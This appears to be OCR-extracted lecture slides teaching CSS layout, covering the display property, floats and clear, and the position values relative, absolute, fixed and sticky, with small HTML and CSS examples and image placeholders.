


THE DISPLAY PROPERTY: BLOCK

- `display: block` positions the box on a **new**, **dedicated** line
- Paragraphs **<p>** and headings **<hx>** are typically displayed as blocks in default user agent styles
- Unless specified otherwise, blocks expand to the **entire size** of the inline dimension



THE BOX MODEL




THE DISPLAY PROPERTY: INLINE VS BLOCK

- What happens if we use display `display: block` on the ****s?

```
em {
  display: block;
  background: yellow;
  border: 1px solid;
  width: 50px; height: 50px;
}
```

```
<h3>Heading</h3>
<p>
  Learning <em>HTML</em> and <em>CSS</em>
</p>
```




THE DISPLAY PROPERTY: INLINE–BLOCK

- `display: inline-block` is the same as `inline`, but allows also to set a `width` and a `height`

```
em {
  display: inline-block;
  background: yellow;
  border: 1px solid;
  width: 50px; height: 50px;
}
```

```
<h3>Heading</h3>
<p>
  Learning <em>HTML</em> and <em>CSS</em>
</p>
```




THE DISPLAY PROPERTY: NONE

- `display: none` can be used to completely **remove** the element from the visualization

```
em {
  display: none;
  background: yellow;
  border: 1px solid;
  width: 50px; height: 50px;
}
```

```
<h3>Heading</h3>
<p>
  Learning <em>HTML</em> and <em>CSS</em>
</p>
```




FLOATS

The **float** property can be used to make elements «float» in the given direction, and have subsequent sibling elements **wrap** around it

```
<h1>Fu-Tzu</h1>
<img src="pic.jpg">
<p>With a long beard and robes adorned with clever
coding jokes, Fu-Tzu was a legend among programmers.</p>
<p>It is said his first word was <code>printf</code>.
Some of his wisdom was trascribed in the
<a href="index.html">Book of Programming</a>.</p>
```

```
img {
  width: 20vw; min-width: 100px;
  float: left; margin-right: 1rem;
}
```




FLOATS

The **clear** property can be used to prevent a subsequent sibling to **wrap** around a floating element

```
<h1>Fu-Tzu</h1>
<img src="pic.jpg">
<p>With a long beard and robes adorned with clever
coding jokes, Fu-Tzu was a legend among programmers.</p>
<p>It is said his first word was <code>printf</code>.
Some of his wisdom was trascribed in the
<a href="index.html">Book of Programming</a>.</p>
```

```
img {
  width: 20vw; min-width: 100px;
  float: left; margin-right: 1rem;
}
p+p { clear: both; }
```



POSITIONING


- The **position** property changes the way an element behaves in the normal flow of the document.
- The default value for the property is **static**
- Other possible values are:
  - **relative**
  - **absolute**
  - **fixed**
  - **sticky**

POSITION: RELATIVE

- Elements with **position: relative** are positioned relative to their normal position

```
div {
  position: relative;
  top: 50px; left: 50px;
  background: red;
  width: 100px; height: 100px;
}
div div {
  background: blue;
}
```


```
<div><div></div></div>
```



POSITION: ABSOLUTE

- Elements with **position: absolute** are positioned relative to their **nearest relative-positioned ancestor**

```
<div class="a">
  <!-- text -->
  <div class="b">
    <!-- text -->
    <div class="c">
      <!-- text -->
    </div>
  </div>
</div>
```




POSITION: FIXED

- Elements with **position: fixed** are positioned relative to the viewport

```
<h1>Wisdom</h1>
<p><!-- text --></p>
<p><!-- text --></p>
<a href="#">Back to top</a>
```

```
a {
  position: fixed;
  bottom: 2rem; right: 2rem;
  background-color: white;
  border:2px solid;
  padding: 1em;
}
```




POSITION: STICKY

- Elements with **position: sticky** are positioned based on the user's scroll position
- Sort of a relative/fixed hybrid
  - Relative until it crosses a threshold
  - Fixed until it reaches the boundary of its parent

```
<h1>The book of programming</h1>
<nav><!-- links --></nav>
<p><!-- text --></p><p><!-- text --></p>
```


```
nav {
  padding: 1em; background: gainsboro;
  position: sticky; top: 0px;
}
nav a { padding-right: 1em; }
```



POSITION: STICKY

```
<div class="container">
  <p>containing div</p>
  <div class="item"></div>
  <div class="item sticky"></div>
  <div class="item"></div>
</div>
```


```
.sticky {
  position: sticky;
  top: 10px;
  background: rgb(212, 255, 212);
}
```



MODERN CSS LAYOUTS: FLEX AND GRID

Modern CSS features two additional layout mechanisms in addition to the normal flow: **Flexbox** and **Grid**

